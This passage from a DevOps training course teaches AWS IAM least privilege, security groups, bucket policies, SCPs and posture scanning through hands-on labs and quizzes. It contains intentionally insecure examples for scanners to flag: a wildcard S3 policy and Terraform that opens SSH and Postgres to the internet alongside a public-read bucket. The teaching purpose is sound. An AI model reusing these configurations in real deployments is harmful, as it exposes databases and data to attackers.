The four layers of "who may do what":

Mechanism	Grants permissions?	Purpose
Identity policy (on user/role)	yes	"This role may read the config bucket"
Resource policy (on bucket, key, queue)	yes	"This bucket allows that role, even cross-account"
Permission boundary	no, only limits	Ceiling for a role/user: effective = identity policy ∩ boundary
SCP (Service Control Policy)	no, only limits	Ceiling for whole accounts in AWS Organizations (see topic 3 §11.3)

Role assumption. A role has two policies: a **trust policy** (who may assume it) and a **permissions policy** (what it can do once assumed). `sts:AssumeRole` returns temporary credentials (access key, secret and session token) that expire. Humans assume roles from an SSO login; EC2, ECS and Lambda attach roles to workloads; CI assumes roles via OIDC.

IAM Access Analyzer has three useful modes: (1) **external access findings** show resources (buckets, roles, KMS keys, queues) shared outside your account or organisation; (2) **policy validation** lints a policy for errors, security warnings and overly broad grants (`aws accessanalyzer validate-policy`); (3) **policy generation** builds a least-privilege policy from the actions a role actually performed according to CloudTrail. Unused-access analysis is a paid feature; the basic external-access analyzer and policy validation are free at the time of writing, so check current pricing.

Process for getting to least privilege: start from what the workload does, write the narrowest policy, test it with the policy simulator, deploy, watch `AccessDenied` events in CloudTrail, widen only where justified, and review "last accessed" data to remove what is unused.

6 Step-by-step guide

Prerequisites: an AWS account (free tier is fine; IAM itself is free), AWS CLI v2 configured with an administrator profile for the sandbox, and `jq`. Everything here is IAM metadata, so cost is $0, but still set a billing alarm on any account you experiment in and delete what you create in the cleanup step. Replace `123456789012` with your account ID (`aws sts get-caller-identity --query Account --output text`).

1. **Write a deliberately over-broad policy and let Access Analyzer judge it.**

```bash
cat > bad-policy.json <<'EOF'
{
  "Version": "2012-10-17",
  "Statement": [{ "Effect": "Allow", "Action": "s3:*", "Resource": "*" }]
}
EOF
aws accessanalyzer validate-policy \
  --policy-type IDENTITY_POLICY \
  --policy-document file://bad-policy.json \
  --query 'findings[].{type:findingType,issue:issueCode,msg:findingDetails}' --output
  table
```

   Expect findings such as `SECURITY_WARNING` / `PASS_ROLE_WITH_STAR_IN_RESOURCE` style messages or a warning about a wildcard action or resource. Exact codes vary by validator version.

2. **Write the least-privilege version for `shop-api`.** The API only needs to read objects under `uploads/` in one bucket and read one secret:

```bash
cat > shop-api-policy.json <<'EOF'
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "ReadUploadsOnly",
      "Effect": "Allow",
      "Action": ["s3:GetObject"],
      "Resource": "arn:aws:s3:::shop-api-example-assets/uploads/*"
    },
    {
      "Sid": "ListUploadsPrefix",
      "Effect": "Allow",
      "Action": ["s3:ListBucket"],
      "Resource": "arn:aws:s3:::shop-api-example-assets",
      "Condition": { "StringLike": { "s3:prefix": ["uploads/*"] } }
    },
    {
      "Sid": "ReadOneSecret",
      "Effect": "Allow",
      "Action": ["secretsmanager:GetSecretValue"],
      "Resource": "arn:aws:secretsmanager:us-east-1:123456789012:secret:shop-api/db-*"
    }
  ]
}
EOF
aws accessanalyzer validate-policy --policy-type IDENTITY_POLICY \
```

```
  --policy-document file://shop-api-policy.json --query 'findings' --output json
```

Expect `[]` (no findings).

3. **Create a role the API can assume, with a trust policy limited to EC2 and a permission boundary.** First the boundary, which caps the role to S3 read and Secrets Manager read no matter what is attached later:

```bash
cat > boundary.json <<'EOF'
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Action": ["s3:GetObject", "s3:ListBucket", "secretsmanager:GetSecretValue",
  "logs:*"],
    "Resource": "*"
  }]
}
EOF
aws iam create-policy --policy-name shop-api-boundary --policy-document
  file://boundary.json
aws iam create-policy --policy-name shop-api-access --policy-document file://shop-api-
  policy.json

cat > trust.json <<'EOF'
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Principal": { "Service": "ec2.amazonaws.com" },
    "Action": "sts:AssumeRole"
  }]
}
EOF
aws iam create-role --role-name shop-api-role \
  --assume-role-policy-document file://trust.json \
  --permissions-boundary arn:aws:iam::123456789012:policy/shop-api-boundary
aws iam attach-role-policy --role-name shop-api-role \
  --policy-arn arn:aws:iam::123456789012:policy/shop-api-access
```

4. **Prove the policy with the simulator (no real resources needed).**

```bash
aws iam simulate-principal-policy \
  --policy-source-arn arn:aws:iam::123456789012:role/shop-api-role \
  --action-names s3:GetObject s3:PutObject s3:DeleteObject \
  --resource-arns arn:aws:s3:::shop-api-example-assets/uploads/logo.png \
  --query 'EvaluationResults[].{action:EvalActionName,decision:EvalDecision}' --output
  table
```

   Expect `s3:GetObject` = `allowed` and `s3:PutObject`, `s3:DeleteObject` = `implicitDeny`.

5. **Assume a role and see temporary credentials.** Create a role you (as an admin) may assume, then:

```bash
aws sts assume-role --role-arn arn:aws:iam::123456789012:role/<ROLE_YOU_CAN_ASSUME> \
  --role-session-name lab --duration-seconds 900 \
  --query 'Credentials.{expires:Expiration,key:AccessKeyId}' --output table
```

   Note the `Expiration` timestamp ~15 minutes ahead and that the key id starts with `ASIA` (temporary) rather than `AKIA` (long-lived). A quick way to practise: add a role whose trust policy names your own IAM user, then run `aws sts assume-role` against it.

6. **Require MFA for sensitive roles (trust policy condition).**

```json
{
  "Effect": "Allow",
  "Principal": { "AWS": "arn:aws:iam::123456789012:user/alice" },
  "Action": "sts:AssumeRole",
  "Condition": { "Bool": { "aws:MultiFactorAuthPresent": "true" } }
}
```

7. **Replace CI access keys with OIDC.** The trust policy of the deploy role (the GitHub OIDC

provider must exist in the account first):

```json
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Principal": { "Federated": "arn:aws:iam::123456789012:oidc-
  provider/token.actions.githubusercontent.com" },
    "Action": "sts:AssumeRoleWithWebIdentity",
    "Condition": {
      "StringEquals": { "token.actions.githubusercontent.com:aud": "sts.amazonaws.com"
  },
      "StringLike":   { "token.actions.githubusercontent.com:sub": "repo:example-
  org/shop-api:ref:refs/heads/main" }
    }
  }]
}
```

The workflow then uses `aws-actions/configure-aws-credentials` with `role-to-assume` and `permissions: id-token: write` (see Environments and Secrets §3.12).

8. **Cleanup.**

```bash
aws iam detach-role-policy --role-name shop-api-role --policy-arn
  arn:aws:iam::123456789012:policy/shop-api-access
aws iam delete-role --role-name shop-api-role
aws iam delete-policy --policy-arn arn:aws:iam::123456789012:policy/shop-api-access
aws iam delete-policy --policy-arn arn:aws:iam::123456789012:policy/shop-api-boundary
```

7 Real-world scenario

(Illustrative.) The `shop-api` deploy pipeline used an IAM user `ci-deployer` with `AdministratorAccess`, its access key stored as a CI secret. A contractor's laptop was compromised and the key was used from an unfamiliar country to launch dozens of large EC2 instances for crypto-mining; the first sign was a billing alarm. The team disabled the key, terminated the instances and reviewed CloudTrail (`aws cloudtrail lookup-events`) to confirm nothing else was touched.

Fix: replace the user with an OIDC-assumed role limited to `ecr:PutImage`, `ecs:UpdateService` and `iam:PassRole` on one named role; add an SCP denying expensive instance families outside `us-east-1`; add a budget alarm. **Lesson:** the original key was not "stolen harder" than any other; its permissions made the incident expensive.

8 Common mistakes and best practices

Don't

- Use `"Action": "*"` or `"Resource": "*"` outside a short-lived experiment.
- Create IAM users with long-lived access keys for people or for CI when roles and SSO exist.
- Leave `iam:PassRole`, `iam:CreateRole` or `iam:AttachRolePolicy` broadly granted: they are privilege-escalation paths.
- Use the root account for daily work; enable MFA on it and lock it away.
- Trust a role to "any principal in the account" (`"Principal": {"AWS": "123456789012"}`) when you meant one role.

Do

- Prefer roles and short-lived credentials: SSO for humans, instance/task roles for workloads, OIDC for CI.
- Start from zero and add actions, using CloudTrail and Access Analyzer policy generation to find the real set.
- Scope by resource ARN and use conditions (`aws:PrincipalOrgID`, `aws:SourceVpc`, tags, MFA).
- Put permission boundaries on roles that developers can create, so delegated admin cannot escalate.
- Review Access Analyzer findings and "last accessed" data monthly; delete unused roles and keys.
- Require IMDSv2 on EC2 (`HttpTokens=required`).

9 Tasks

- [ ] **T1 — Lint a bad policy** *(≈20 min, beginner)*
  - **Goal:** see what automated validation flags.
  - **Steps:**
    1. Create `bad-policy.json` (`s3:*` on `*`) and run `aws accessanalyzer validate-policy`.
    2. List each finding and what it means.
  - **Done when:** you can name at least two issues and show the validator returns `[]` for your fixed version.
- [ ] **T2 — Write the scoped policy for shop-api** *(≈30 min, intermediate)*

- **Goal:** turn a requirement into a narrow policy.
- **Steps:**
  1. Requirement: "read objects under `uploads/` in one bucket, read one secret, write logs to one log group".
  2. Write the JSON, validate it, and run `simulate-principal-policy` for three allowed and three denied actions.
- **Done when:** the simulator table shows the three expected `allowed` and three `implicitDeny` results.

☐ **T3 — Permission boundary stops escalation** *(≈40 min, intermediate)*

- **Goal:** prove a boundary caps even an admin policy.
- **Steps:**
  1. Create a role with the boundary from step 3.
  2. Attach the AWS managed `AmazonS3FullAccess` policy to it.
  3. Simulate `s3:PutObject` and `s3:DeleteObject` on the role.
- **Done when:** `PutObject` is denied (boundary has no `Put`) even though the identity policy would allow it; you can explain "intersection, not union".

☐ **T4 — Break it: wrong trust policy** *(≈30 min, intermediate)*

- **Goal:** debug an `AccessDenied` on `AssumeRole`.
- **Steps:**
  1. Create a role whose trust policy names a different user ARN, and try `aws sts assume-role`.
  2. Read the error, then fix the `Principal` and retry; add the MFA condition and observe the new failure without MFA.
- **Done when:** you have seen `AccessDenied` for the wrong principal, success after the fix, and can say which policy (trust vs permissions) each error pointed to.

☐ **T5 — Replace a CI key with OIDC** *(≈60 min, advanced)*

- **Goal:** no long-lived AWS secret in a repository's settings.
- **Steps:**
  1. Create the GitHub OIDC provider and the role from step 7, scoped to your repo and `main`.
  2. In a test repo, add a workflow with `permissions: { id-token: write, contents: read }` that assumes the role and runs `aws sts get-caller-identity`.
  3. Push from a different branch and confirm the assume fails.

- **Done when:** `main` prints the assumed-role ARN and a feature branch fails with `Not authorized to perform sts:AssumeRoleWithWebIdentity`.

☐ **T6 — Prove it: access review** *(≈45 min, advanced)*

- **Goal:** audit an account for over-privilege.
- **Steps:**
  1. Without the guide, list all IAM users with access keys and their last-used dates (`aws iam generate-credential-report`, `aws iam get-credential-report`).
  2. Identify every role/policy containing `"Action": "*"` or `"Resource": "*"`.
  3. Write a short remediation plan with the narrowest replacement for the three worst offenders.
- **Done when:** the plan lists specific principals, evidence from the credential report, and the proposed scoped policy for each.

10 Self-check questions

1. What is the difference between a role's trust policy and its permissions policy?
2. Does a permission boundary grant permissions? Explain how it combines with an identity policy.
3. Why are temporary credentials safer than access keys, and how can you recognise them?
4. In the Capital One incident, which two weaknesses combined, and which one does least privilege address?
5. What does IAM Access Analyzer's policy generation use as its input?
6. Why is `iam:PassRole` with `Resource: "*"` dangerous?

ANSWERS

1. The trust policy says who may assume the role; the permissions policy says what the assumed role may do.
2. No. It only limits. Effective permissions are the intersection of what the identity policy allows and what the boundary allows.
3. They expire automatically (minutes to hours), so a leak has a short useful life; access key IDs starting with `ASIA` come with a session token, whereas `AKIA` keys are long-lived.
4. A web application flaw (SSRF reaching the metadata service) and an over-permissioned instance role. Least privilege limits the second, shrinking what the stolen credentials can reach.
5. CloudTrail logs of the actions the identity actually performed during a chosen period.

6. A principal could pass a more powerful role to a service they can control (for example launch a compute resource with an admin role) and thereby escalate.

11 Further reading

- AWS documentation: *IAM User Guide* (policy evaluation logic, permissions boundaries, access analyzer).
- AWS Well-Architected Framework: Security pillar.
- *AWS Security Best Practices in IAM* (AWS docs page of that name).
- Rhino Security Labs and Datadog Security Labs write-ups on IAM privilege escalation paths (search their blogs).
- Related: KMS §6.15 key policies use the same ideas.

11.3 Cloud Security Groups and Policies

Topic 3 of 13 | ~4 hours | Difficulty: Intermediate

1 What it is

In the cloud, "the network" and "the permissions" are both configuration, and a single wrong line can expose a database or a bucket to the whole internet. This topic is about the guardrails at the **resource and account level**:

- **Security groups (SGs)** are stateful virtual firewalls attached to network interfaces (EC2, RDS, load balancers). They define *which traffic may reach a resource*. Anything not allowed is dropped.
- **Resource policies such as S3 bucket policies** define *who may touch a resource*, including requirements like "only over HTTPS" or "only from my VPC endpoint".
- **Service Control Policies (SCPs)** in AWS Organizations are account-wide ceilings: "nobody in these accounts, not even an administrator, may disable CloudTrail or use a region we do not operate in".
- **CSPM (Cloud Security Posture Management)** tools continuously scan your cloud configuration against rules (CIS Benchmarks, vendor best practices) and report drift such as "SSH open to the world".

The first three *prevent*; CSPM *detects* what slipped through.

2 Why it matters in DevOps

- **Misconfiguration is the common cause.** Public buckets, databases reachable from `0.0.0.0/0` and admin ports open to the internet are the classic cloud data exposures, and almost never need an exploit.
- **Speed creates risk.** Terraform lets one engineer create 50 security groups in a minute. Without checks in the pipeline, one copy-pasted `cidr_blocks = ["0.0.0.0/0"]` goes to production.
- **Guardrails scale; reviews do not.** An SCP protects every current and future account with one document.

- **Cost and compliance.** Region restrictions prevent a stolen key from mining crypto in a region nobody monitors, and auditors expect evidence of continuous posture checks.

3 Real-world system example

AWS S3 Block Public Access and secure-by-default buckets. After years of public-bucket data leaks across many companies, AWS introduced **S3 Block Public Access** (2018) and, in April 2023, changed the defaults so new buckets have Block Public Access enabled and ACLs disabled. The lesson is that safe defaults beat documentation.

AWS Control Tower ships "guardrails" implemented as SCPs (preventive) and AWS Config rules (detective): for example, disallowing changes to CloudTrail configuration across a landing-zone's accounts. **Prowler** is a widely used open-source CSPM scanner that checks an AWS account against CIS and other benchmarks, and **AWS Security Hub** aggregates posture findings; commercial CSPMs (Wiz, Prisma Cloud, Microsoft Defender for Cloud) cover several clouds. Netflix open-sourced Security Monkey years ago for this kind of continuous cloud auditing (the project has since been archived), showing the idea is not new: *scan constantly, because configuration drifts*.

For Kubernetes-based stacks the equivalent ceiling is covered later by Pod Security and NetworkPolicies.

4 Diagram

Layered controls from the account down to the packet:




Figure 11.3-1

Why chaining security groups beats IP lists:




Figure 11.3-2

5 How it works

Security groups vs network ACLs (more in Security Groups and NACLs §6.6):

	Security group	Network ACL
Attached to	network interface / resource	subnet
State	stateful (return traffic automatic)	stateless
Rules	allow only (implicit deny)	allow and deny, ordered
Best use	primary, fine-grained control	coarse subnet-level backstop

Security group habits: reference other SGs as the *source* (`sg-api` may reach `sg-db`), never open `22` or `3389` to `0.0.0.0/0`, keep databases in private subnets with no public IP, restrict **egress** too for sensitive tiers, and tag every SG with an owner.

Bucket policy building blocks:

Control	Mechanism
Never public	account-level and bucket-level **Block Public Access** (all four settings on)
TLS only	`Deny` with `Condition: {"Bool": {"aws:SecureTransport": "false"}}`
Encryption required	default bucket encryption (SSE-S3 is automatic now; use SSE-KMS where you need key control)
Only my network	`aws:SourceVpce` or `aws:SourceVpc` condition with a gateway VPC endpoint
Only my organisation	`aws:PrincipalOrgID` condition for cross-account sharing
Recoverable	versioning on, plus MFA delete or Object Lock for critical data

SCP semantics: an SCP never grants. It sets the maximum an account's principals can ever do. It does not apply to the organisation's management account, so keep that account empty of workloads. Test by attaching to a sandbox OU first, because a wrong `Deny` can break the pipeline that applies the fix.

CSPM workflow: scan -> triage by severity and exposure -> fix in code (Terraform) -> re-scan -> keep a baseline. The best findings are shifted left: the same rules run in CI on the IaC before it is applied (Trivy `config`, Checkov, tfsec's successors), see Terraform CI/CD §7.7.

6 Step-by-step guide

Prerequisites: Docker (for Trivy), and for the live steps an AWS sandbox account with a billing alarm. Steps 1-3 are static analysis of files on your laptop and cost nothing. Steps 4-6 create a few free-tier-eligible or free resources (a bucket, a security group); they are removed in the cleanup step. Scan **only** your own code and your own account.

1. **Write an intentionally insecure Terraform file.**

```bash
mkdir -p cloud-lab && cd cloud-lab
cat > bad.tf <<'EOF'
resource "aws_security_group" "api" {
  name        = "shop-api-bad"
  description = "intentionally insecure demo"

  ingress {
```

```
    description = "SSH from anywhere"
    from_port   = 22
    to_port     = 22
    protocol    = "tcp"
    cidr_blocks = ["0.0.0.0/0"]
  }
  ingress {
    description = "Postgres from anywhere"
    from_port   = 5432
    to_port     = 5432
    protocol    = "tcp"
    cidr_blocks = ["0.0.0.0/0"]
  }
}

resource "aws_s3_bucket" "assets" {
  bucket = "shop-api-example-assets-bad"
}
resource "aws_s3_bucket_acl" "assets" {
  bucket = aws_s3_bucket.assets.id
  acl    = "public-read"
}
EOF
```

2. **Scan it with Trivy's misconfiguration scanner.**

```bash
docker run --rm -v "$PWD":/work -w /work aquasec/trivy:latest config --severity
  HIGH,CRITICAL .
```

Expect output similar to a table listing the file, a rule ID such as `AWS-0107` ("an ingress security group rule allows traffic from /0") and findings for the world-open ports; exact rule IDs and wording change between versions.

3. **Write the fixed version.** Put the database behind an SG chain and lock the bucket down:

```bash
rm bad.tf
cat > good.tf <<'EOF'
variable "vpc_id" { type = string }

resource "aws_security_group" "alb" {
  name_prefix = "shop-alb-"
  vpc_id      = var.vpc_id
  ingress {
    description = "HTTPS from the internet"
    from_port   = 443
    to_port     = 443
    protocol    = "tcp"
    cidr_blocks = ["0.0.0.0/0"]
```

```
  }
}

resource "aws_security_group" "api" {
  name_prefix = "shop-api-"
  vpc_id      = var.vpc_id
  ingress {
    description     = "App port from the load balancer only"
    from_port       = 3000
    to_port         = 3000
    protocol        = "tcp"
    security_groups = [aws_security_group.alb.id]
  }
}

resource "aws_security_group" "db" {
  name_prefix = "shop-db-"
  vpc_id      = var.vpc_id
  ingress {
    description     = "Postgres from the API only"
    from_port       = 5432
    to_port         = 5432
    protocol        = "tcp"
    security_groups = [aws_security_group.api.id]
  }
}

resource "aws_s3_bucket" "assets" {
  bucket = "shop-api-example-assets"
}
resource "aws_s3_bucket_public_access_block" "assets" {
  bucket                  = aws_s3_bucket.assets.id
  block_public_acls       = true
  block_public_policy     = true
  ignore_public_acls      = true
  restrict_public_buckets = true
}
resource "aws_s3_bucket_versioning" "assets" {
  bucket = aws_s3_bucket.assets.id
  versioning_configuration { status = "Enabled" }
}
EOF
docker run --rm -v "$PWD":/work -w /work aquasec/trivy:latest config --severity
  HIGH,CRITICAL .
```

The world-open ingress finding on the `alb` group (443 from `0.0.0.0/0`) may still be reported because the rule is intentionally public; a public HTTPS listener is acceptable and you document it with an ignore comment (`#trivy:ignore:<rule-id>` above the resource) rather than silencing the whole scan. Findings about SG *egress*, KMS encryption or logging are advisory; address them as your risk level requires.

4. **Find open security groups in a live account (read-only).**

```bash
aws ec2 describe-security-groups \
  --filters Name=ip-permission.cidr,Values=0.0.0.0/0 \
  --query 'SecurityGroups[].{id:GroupId,name:GroupName,ports:IpPermissions[?
  contains(IpRanges[].CidrIp, `0.0.0.0/0`)].[FromPort,ToPort]}' \
  --output json
```

   Any group exposing `22`, `3389`, `5432`, `3306`, `6379` or `27017` to `0.0.0.0/0` deserves an immediate look.

5. **Apply a TLS-only, no-public-access policy to a bucket you own.**

```bash
BUCKET=shop-api-example-assets-$RANDOM
aws s3api create-bucket --bucket "$BUCKET" --region us-east-1
aws s3api put-public-access-block --bucket "$BUCKET" \
  --public-access-block-configuration
  BlockPublicAcls=true,IgnorePublicAcls=true,BlockPublicPolicy=true,RestrictPublicBuck
  ets=true
cat > policy.json <<EOF
{
  "Version": "2012-10-17",
  "Statement": [{
    "Sid": "DenyInsecureTransport",
    "Effect": "Deny",
    "Principal": "*",
    "Action": "s3:*",
    "Resource": ["arn:aws:s3:::$BUCKET", "arn:aws:s3:::$BUCKET/*"],
    "Condition": { "Bool": { "aws:SecureTransport": "false" } }
  }]
}
EOF
aws s3api put-bucket-policy --bucket "$BUCKET" --policy file://policy.json
aws s3api get-bucket-policy-status --bucket "$BUCKET"
```

   Expect `"IsPublic": false`. Try to add a policy with `"Principal": "*"` and an `Allow` and observe that Block Public Access rejects it.

6. **Review an SCP (do not attach to your only account).** SCPs need AWS Organizations; read these and apply them to a sandbox OU only if you have one. They do not affect the management account.

```json
{
  "Version": "2012-10-17",
  "Statement": [
    {
```

```
      "Sid": "ProtectAuditTrail",
      "Effect": "Deny",
      "Action": ["cloudtrail:StopLogging", "cloudtrail:DeleteTrail",
                 "config:StopConfigurationRecorder", "guardduty:DeleteDetector"],
      "Resource": "*"
    },
    {
      "Sid": "OnlyUsEast1",
      "Effect": "Deny",
      "NotAction": ["iam:*", "organizations:*", "route53:*", "cloudfront:*", "sts:*",
  "support:*"],
      "Resource": "*",
      "Condition": { "StringNotEquals": { "aws:RequestedRegion": ["us-east-1"] } }
    }
  ]
}
```

Note the `NotAction` list: global services have no region, so they must be excluded or you lock yourself out.

7. **Run a CSPM scan (Prowler) against your sandbox account.**

```bash
docker run --rm -ti -v "$HOME/.aws:/home/prowler/.aws:ro" -v "$PWD/prowler-
  out:/home/prowler/output" \
  toniblyx/prowler:latest aws --severity critical high --region us-east-1
```

Check Prowler's current docs for the exact image name and flags; they change between major versions. Review the HTML/CSV report in `prowler-out/`. Scan only accounts you own.

8. **Cleanup.**

```bash
aws s3 rb "s3://$BUCKET" --force
rm -rf cloud-lab prowler-out
```

7 Real-world scenario

(Illustrative.) A developer debugging a slow query temporarily adds an inbound rule to the `shop-db` security group: `5432` from `0.0.0.0/0`, "just for an hour". They go to lunch and forget. Three days later the on-call engineer sees a spike in failed authentication attempts in the PostgreSQL logs from addresses worldwide. A daily Prowler scan had already flagged the open `5432`, but the report went to an unwatched mailbox.

The fix: remove the rule, rotate the database password (in case of a successful guess), restrict the SG to the API's SG, add a Config rule/Security Hub control with an alert to the team channel, and add a Trivy `config` gate to the Terraform pipeline plus an SCP-based or IAM-based restriction on who may call `AuthorizeSecurityGroupIngress`. **Lesson:** exposure windows are short if detection pages a human; they are long if findings go to a report nobody reads.

8 Common mistakes and best practices

Don't

- Open admin or database ports to `0.0.0.0/0`, even "temporarily".
- Put databases in public subnets or give them public IPs.
- Make a bucket public to serve files. Use CloudFront with Origin Access Control or pre-signed URLs.
- Attach an SCP to production without testing it in a sandbox OU first.
- Forget global services (`iam`, `route53`, `cloudfront`) in a region-deny SCP.
- Treat CSPM output as a to-do list nobody owns.

Do

- Chain security groups (source = another SG) and keep one SG per role (alb, api, db).
- Turn on account-level S3 Block Public Access and enforce TLS in bucket policies.
- Run IaC scanning in CI and CSPM in the account; both catch different failures.
- Use SCPs for non-negotiable rules: protect audit logging, restrict regions, block leaving the organisation.
- Route high-severity findings to an alert channel with an owner and an SLA.

9 Tasks

- [ ] **T1 — Scan insecure IaC** *(≈30 min, beginner)*
  - **Goal:** catch misconfigurations before they exist.
  - **Steps:**
    1. Create `bad.tf` as in step 1.
    2. Run `trivy config` and note the findings for SSH, Postgres and the ACL.
  - **Done when:** the scan reports at least the two world-open ingress rules and you can explain each in a sentence.
- [ ] **T2 — Fix it with an SG chain** *(≈40 min, intermediate)*

- **Goal:** restrict the database to the API tier only.
- **Steps:**
  1. Replace the CIDR rules with `security_groups = [...]` references (step 3).
  2. Re-run the scan and compare findings.
- **Done when:** no HIGH/CRITICAL finding remains for the `api` and `db` groups, and any remaining one has a justified ignore comment.

☐ **T3 — Lock a bucket down** *(≈30 min, intermediate)*

- **Goal:** private, TLS-only, versioned bucket.
- **Steps:**
  1. Create a bucket and apply Block Public Access and the TLS-only policy (step 5).
  2. Try `curl http://<bucket>.s3.amazonaws.com/` and `aws s3api put-bucket-policy` with a public `Allow`.
- **Done when:** `get-bucket-policy-status` says `IsPublic: false` and the public policy upload is rejected.

☐ **T4 — Find a real exposure** *(≈30 min, intermediate)*

- **Goal:** detect an open rule in your own account.
- **Steps:**
  1. Create a throwaway SG allowing `22` from `0.0.0.0/0`.
  2. Run the step 4 query, find it, then delete it.
- **Done when:** the query lists the throwaway SG's ID before deletion and not after.

☐ **T5 — Write and reason about an SCP** *(≈45 min, advanced)*

- **Goal:** understand ceilings and their failure modes.
- **Steps:**
  1. Write an SCP denying `ec2:RunInstances` unless the instance type is in an allow-list of three small types.
  2. Explain what happens to an admin in that account who tries a larger type, and what happens in the management account.
  3. If you have an Organizations sandbox, attach it to a test OU and verify.
- **Done when:** you can predict the outcome in both accounts and, if tested, the CLI returns `explicit deny in a service control policy`.

☐ **T6 — Prove it: put guardrails in CI** *(≈60 min, advanced)*

- **Goal:** make insecure Terraform unmergeable.
- **Steps:**

1. Without the guide, add a GitHub Actions job that runs `trivy config --exit-code 1 --severity HIGH,CRITICAL .` on pull requests.
2. Open a PR that adds a world-open SG rule and confirm the check fails; then fix it and confirm it passes.

- **Done when:** you have a red check on the bad PR and a green check on the fixed one, and can describe why a CSPM scan is still needed.

10 Self-check questions

1. Why is "source = another security group" better than listing IP addresses?
2. What does an SCP do that an IAM policy cannot?
3. A bucket has a policy with `Principal: "*"` but Block Public Access is on. Is it public? Why?
4. Why must a region-deny SCP use `NotAction` for some services?
5. What is the difference between preventive and detective controls? Give one example of each from this topic.
6. Why is the management account not affected by SCPs, and what does that imply?

ANSWERS

1. Instances scale and change IPs; an SG reference follows membership automatically, so the rule stays correct and cannot be reached from outside that group.
2. Set a ceiling across whole accounts that even account administrators cannot exceed; IAM policies only grant or deny to identities inside the account and can be changed by those admins.
3. No. Block Public Access overrides public policies and ACLs, so the bucket stays non-public.
4. Global services such as IAM, Route 53 and CloudFront are not tied to a region, so a naive region deny would block them and could lock administrators out.
5. Preventive stops the action (SCP, Block Public Access); detective finds it afterwards (Prowler, Security Hub, Config rules).
6. SCPs do not apply to the management account, so it should host no workloads and be tightly protected with MFA and minimal access.

11 Further reading

- AWS documentation: *Security groups*, *Amazon S3 Block Public Access*, *Service control policies*, *AWS Security Hub*.
- CIS AWS Foundations Benchmark (Center for Internet Security).

- Prowler and Trivy documentation (github.com/prowler-cloud/prowler, trivy.dev).
- *AWS Well-Architected Framework* Security Pillar: infrastructure protection.
- Next: Secrets Management and Encryption §11.4.

LAB NOTES What I ran, what I saw, what it means

11.4 Secrets Management and Encryption

Topic 4 of 13 | ~5 hours | Difficulty: Intermediate

1 What it is

A **secret** is any value that grants access or decrypts data: database passwords, API tokens, TLS private keys, cloud access keys, signing keys. **Secrets management** is the discipline of storing those values in a purpose-built system, handing them to workloads only when needed, auditing every access, and replacing them regularly (**rotation**) so a leaked value stops working.

Encryption is how the data those secrets protect stays unreadable to anyone who steals it. There are three states to cover:

- **In transit:** data moving over a network is wrapped in TLS (Transport Layer Security), so a sniffer sees noise.
- **At rest:** data on disk (database files, S3 objects, EBS volumes, backups) is encrypted, so a stolen disk or snapshot is useless.
- **In use:** data in memory is plaintext; here you rely on access control and process isolation (hardware enclaves exist but are beyond this topic).

